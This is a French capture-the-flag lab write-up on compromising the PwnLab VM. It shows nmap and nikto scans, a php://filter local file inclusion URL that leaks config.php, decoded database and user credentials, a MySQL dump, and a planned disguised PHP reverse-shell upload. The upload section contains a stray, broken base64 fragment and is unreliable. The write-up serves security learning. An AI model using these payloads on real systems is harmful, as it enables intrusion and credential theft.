RAPPORT DU CHALLENGE PWNLAB:

Après avoir téléchargé et importé la machine vulnérable dans l'hyperviseur VMWARE, nous avons effectué les étapes suivantes:

Etape1: Vérifier l'adresse ip de la machine


Nous avons ensuite scanner le réseau afin de vérifier si la machine pwnlab a obtenu une adresse ip et nous avons constaté qu'elle a obtenu l'adresse 192.168.0.173.

- ☐ *nmap 192.168.0.0/24*

```
└─# nmap 192.168.0.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-17 15:36 CET
Nmap scan report for 192.168.0.1
Host is up (0.0041s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
1900/tcp open  upnp
MAC Address: B0:A7:B9:11:CD:12 (TP-Link Limited)

Nmap scan report for pwnlab (192.168.0.173)
Host is up (0.0040s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE
80/tcp   open  http
111/tcp  open  rpcbind
3306/tcp open  mysql
MAC Address: C0:38:96:0C:C3:3D (Hon Hai Precision Ind.)
```

Etape 2: Trouver les services disponible sur cette machine ainsi que leurs ports et versions respectives à l'aide de nmap



```
┌──(root㉿kali)-[~]
└─# sudo nmap -A -p- -sS -sV  192.168.0.173
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-17 15:42 CET
Nmap scan report for pwnlab (192.168.0.173)
Host is up (0.0011s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.10 ((Debian))
|_http-title: PwnLab Intranet Image Hosting
|_http-server-header: Apache/2.4.10 (Debian)
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4       111/tcp   rpcbind
|   100000  2,3,4       111/udp   rpcbind
|   100000  3,4         111/tcp6  rpcbind
|   100000  3,4         111/udp6  rpcbind
|   100024  1          32776/tcp6  status
|   100024  1          35139/tcp   status
|   100024  1          38235/udp6  status
|_  100024  1          40051/udp   status
3306/tcp  open  mysql   MySQL (blocked - too many connection errors)
35139/tcp open  status  1 (RPC #100024)
MAC Address: C0:38:96:0C:C3:3D (Hon Hai Precision Ind.)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   1.15 ms pwnlab (192.168.0.173)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.83 seconds

┌──(root㉿kali)-[~]
```

Nous avons les services ci-dessous et leurs versions:

- ☐ *Apache à la version 2.4.10 ouvert sur le port 80/tcp 2.4.10 ((Debian))*
- ☐ *rpcbind à la version 2-4 ouvert sur le port 111/tcp*
- ☐ *MySQL ouvert sur le port 3306/tcp*

Etape3: Enumération


- ☐ *sudo nikto -h 192.168.0.173*

```
┌──(root㉿kali)-[~]
└─# nikto -h 192.168.0.173
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.0.173
+ Target Hostname:    192.168.0.173
+ Target Port:        80
+ Start Time:         2022-11-17 15:52:17 (GMT1)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-630: The web server may reveal its internal or real IP in the Location header via a request to /images over HTTP/1.0. The value is "127.0.0.1".
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ Cookie PHPSESSID created without the httponly flag
+ /config.php: PHP Config file may contain database IDs and passwords.
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /login.php: Admin login page/section found.
+ 7915 requests: 0 error(s) and 11 item(s) reported on remote host
+ End Time:           2022-11-17 15:53:28 (GMT1) (71 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested

┌──(root㉿kali)-[~]
└─#
```

Avec nikto, nous avons obtenu la présence d'un fichier config.ph sur le serveur. Il est aussi notifié que ce fichier comporte les IDS et mot de passe de la base de données.

Nous avons accédé à l'interface web. et nous avons constaté que l'url change à chaque fois que nous passons d'une page à une autre.




Nous avons décidé de voir le contenu de ce fichier config.php.
Nous avons essayé de changer l'url avec "config", mais nous n'avons pas trouvé de contenu.

En recherchant les failles liées à la lecture des fichiers locaux, nous avons découvert qu'il existe une vulnérabilité d'inclusion de fichiers locaux dans ce type de changement d'url à chaque sélection de page. L'inclusion de fichiers locaux (LFI) est une vulnérabilité qui a pour objectif de lire le contenu des fichiers présents sur le serveur de la victime car l'inclusion se fait sur les fichiers déjà présent sur le serveur. Nous l'avons utilisé pour lire le code source des scripts PHP qui exécutent l'application

Web. Il existe une variante de LFI qui utilise des convertisseurs PHP intégrés pour convertir le code source en base64 afin que nous puissions le décoder et le lire, *https://leclerc-web.fr/les-failles-des-sites-web/*

Nous nous sommes rendu sur le site https://www.aptive.co.uk/blog/local-file-inclusion-lfi-testing/ , puis nous avons trouvé le filtre php://filter. php://filter permet à un pentester d'inclure des fichiers locaux et d'encode la sortie en base64. Par conséquent, toute sortie base64 devra être décodée pour révéler le contenu.

- ☐ *http://192.168.0.173/?page=php://filter/convert.base64-encode/resource=config*




Nous avons copié ce code dans un fichier et nous l'avons décode.

- ☐ *echo "PD9waHANCiRzZXJ2ZXIJICA9ICJsb2NhbGhvc3QiOw0KJHVzZXJuYW1lID0gInJvb3QiOw0KJHBhc3N3b3JkID0gIkg0dSVRSl9IOTkiOw0KJGRhdGFiYXNlID0gIlVzZXJzIjsNCj8+" > code.txt*

- ☐ *base64 code.txt -d*

- [ ] *base64 code.txt -d > decode.txt*




Nous avons obtenu le username, le mot de passe, contenu dans le fichier config.php


Etape4: Connexion et exploration de la base de données

- [ ] *mysql -h 192.168.0.173 -u root -p, nous avons utiliser le mot de passe que nous avons obtenu dans le fichier config.txt*

- [ ] *show databases;*




- [ ] *use Users;*
- [ ] *show tables;*
- [ ] *select * FROM users*




Nous avons décodé ces mots de passes:

- ☐ *echo "Sld6WHVCSkpOeQ==" >kent_passwd*
- ☐ *echo "U0lmZHNURW42SQ==" >mike_passwd*
- ☐ *echo "aVN2NVltMkdSbw==" >kane_passwd*
- ☐ *base64 kent_passwd -d > kent*
- ☐ *base64 mike_passwd -d > mike*
- ☐ *base64 kane_passwd -d > kane*
- ☐ *cat kent => JWzXuBJJNy*
- ☐ *cat mike => SIfdsTEn6I*
- ☐ *cat kane => iSv5Ym2GRo*

Nous nous sommes connecté avec l'utilisateur, kent, et nous avons été redirigé vers la page d'upload de fichier. Nous avons préparé un reverse-shell php avec l'extensions d'une image, mais une fois l'upload effectué, nous obtenu l'erreur ci-dessous:



Nous avons lu le contenu de cette page upload avec l'exploitation du LFI: http://192.168.0.173/?page=php://filter/convert.base64-encode/resource=upload puis nous avons obtenu le code base64 ci-dessous:




Nous avons copié ce code dans un fichier afin de le décoder.

- [ ] *echo "PD9waHANCnNlc3Npb25fc3RhcnQoKTsNCmlmICghaXNzZXQoJF9TRVNTSU9OWyd1c2VyJ10pKSB7IGRpZSgnWW91IG11c3QgYmUgbG9nIGluLicpOyB9DQo/Pg0KPGh0bWw+DQoJPGJvZHk+DQoJCTxmb3JtIGFjdGlvbj0nJyBtZXRob2Q9J3Bvc3QnIGVuY3R5cGU9J211bHRpcGFydC9mb3JtLWRhdGEnPg0KCQkJPGlucHV0IHR5cGU9J2ZpbGUnIG5hbWU9J2ZpbGVUb1VwbG9hZCcgaWQ9J2ZpbGVUb1VwbG9hZCc+DQoJCQk8aW5wdXQgdHlwZT0nc3VibWl0JyB2YWx1ZT0nVXBsb2FkJz4NCgkJPC9mb3JtPg0KCTwvYm9keT4NCjwvaHRtbD4NCg0KPD9waHANCmlmKGlzc2V0KCRfUE9TVFsnc3VibWl0J10pKSB7DQoJaWYgKCRfRklMRVNbJ2ZpbGUnXVsnZXJyb3InXSA8PSAwKSB7DQoJCSRmaWxlbmFtZSA9ICRfRklMRVNbJ2ZpbGUnXVsnbmFtZSddOw0KCQkkZmlsZV9leHQgID0gc3RycmNocigkZmlsZW5hbWUsICcuJyk7DQoJCSRmaWxlX2V4dCA9IHN0cnRvbG93ZXIoJGZpbGVfZXh0KTsNCgkJJGFsbG93ZWRfZXh0ZW5zaW9uID0gYXJyYXkoJ2pwZycsJ2pwZWcnLCdnaWYnLCdwbmcnKTsNCgkJaWYgKGluX2FycmF5KCRmaWxlX2V4dCwgJGFsbG93ZWRfZXh0ZW5zaW9uKSkgew0KCQkJJG5ld19maWxlbmFtZSA9IHJhbmQoMTAwLDk5OTkpLiIuIi4kZmlsZV9leHQ7DQoJCQkkZGVzdGluYXRpb24gPSAnLi91cGxvYWRzLycuJG5ld19maWxlbmFtZTsNCgkJCWlmIChtb3ZlX3VwbG9hZGVkX2ZpbGUoJF9GSUxFU1snZmlsZSddWyd0bXBfbmFtZSddLCAkZGVzdGluYXRpb24pKSB7DQoJCQkJZWNobyAiPGgyPkZpbGUgdXBsb2FkZWQgc3VjY2Vzc2Z1bGx5PC9oMj4iOw0KCQkJfQ0KCQl9IGVsc2UgeyANCgkJCWVjaG8gIjxoMj5GaWxlIHVwbG9hZCBmYWlsZWQsIG1ha2Ugc3VyZSB5b3UgYXJlIHVwbG9hZGluZyBhbiBpbWFnZSBmaWxlLjwvaDI+IjsNCgkJfQ0KCX0gZWxzZSB7DQoJCWVjaG8gIjxoMj5GaWxlIHVwbG9hZCBmYWlsZWQsIG1ha2Ugc3VyZSB5b3UgYXJlIHVwbG9hZGluZyBhbiBpbWFnZSBmaWxlLjwvaDI+IjsNCgl9DQp9DQo/Pg" | base64 -d > upload.php*

leHQsICR3aGl0ZWxpc3QpKSkgew0KCQkJZGllKCdOb3QgYWxsb3dlZCBleHRlbnNpb24sIHBsZWFzZSB1cGxvYWQgaW1hZ2VzIG9ubHkuJyk7DQoJCX0NCg0KCQlpZihzdHJwb3MoJGZpbGV0eXBlLCdpbWFnZScpID09PSBmYWxzZSkgew0KCQkJZGllKCdFcnJvciAwMDEnKTsNCgkJfQ0KDQoJCWlmKCRpbWFnZWluZm9bJ21pbWUnXSAhPSAnaW1hZ2UvZ2lmJyAmJiAkaW1hZ2VpbmZvWydtaW1lJ10gIT0gJ2ltYWdlL2pwZWcnICYmICRpbWFnZWluZm9bJ21pbWUnXSAhPSAnaW1hZ2UvanBnJyYmICRpbWFnZWluZm9bJ21pbWUnXSAhPSAnaW1hZ2UvcG5nJykgew0KCQkJZGllKCdFcnJvciAwMDInKTsNCgkJfQ0KDQoJCWlmKHN1YnN0cl9jb3VudCgkZmlsZXR5cGUsJy8nKT4xKXsNCgkJCWRpZSgnRXJyb3IgMDAzJyk7DQoJCX0NCg0KCQkkdXBsb2FkZmlsZSA9ICR1cGxvYWRkaXIgLiBtZDUoYmFzZW5hbWUoJF9GSUxFU1snZmlsZSddWyduYW1lJ10pKS4kZmlsZV9leHQ7DQoNCgkJaWYgKG1vdmVfdXBsb2FkZWRfZmlsZSgkX0ZJTEVTWydmaWxlJ11bJ3RtcF9uYW1lJ10sICR1cGxvYWRmaWxlKSkgew0KCQkJZWNobyAiPGltZyBzcmM9XCIiLiR1cGxvYWRmaWxlLiJcIj48YnIgLz4iOw0KCQl9IGVsc2Ugew0KCQkJZGllKCdFcnJvciA0Jyk7DQoJCX0NCgl9DQp9DQo/Pg==" > upload.txt


- [ ] *base64 upload.txt -d > upload_decode.txt*
- [ ] *cat upload_decode.txt*



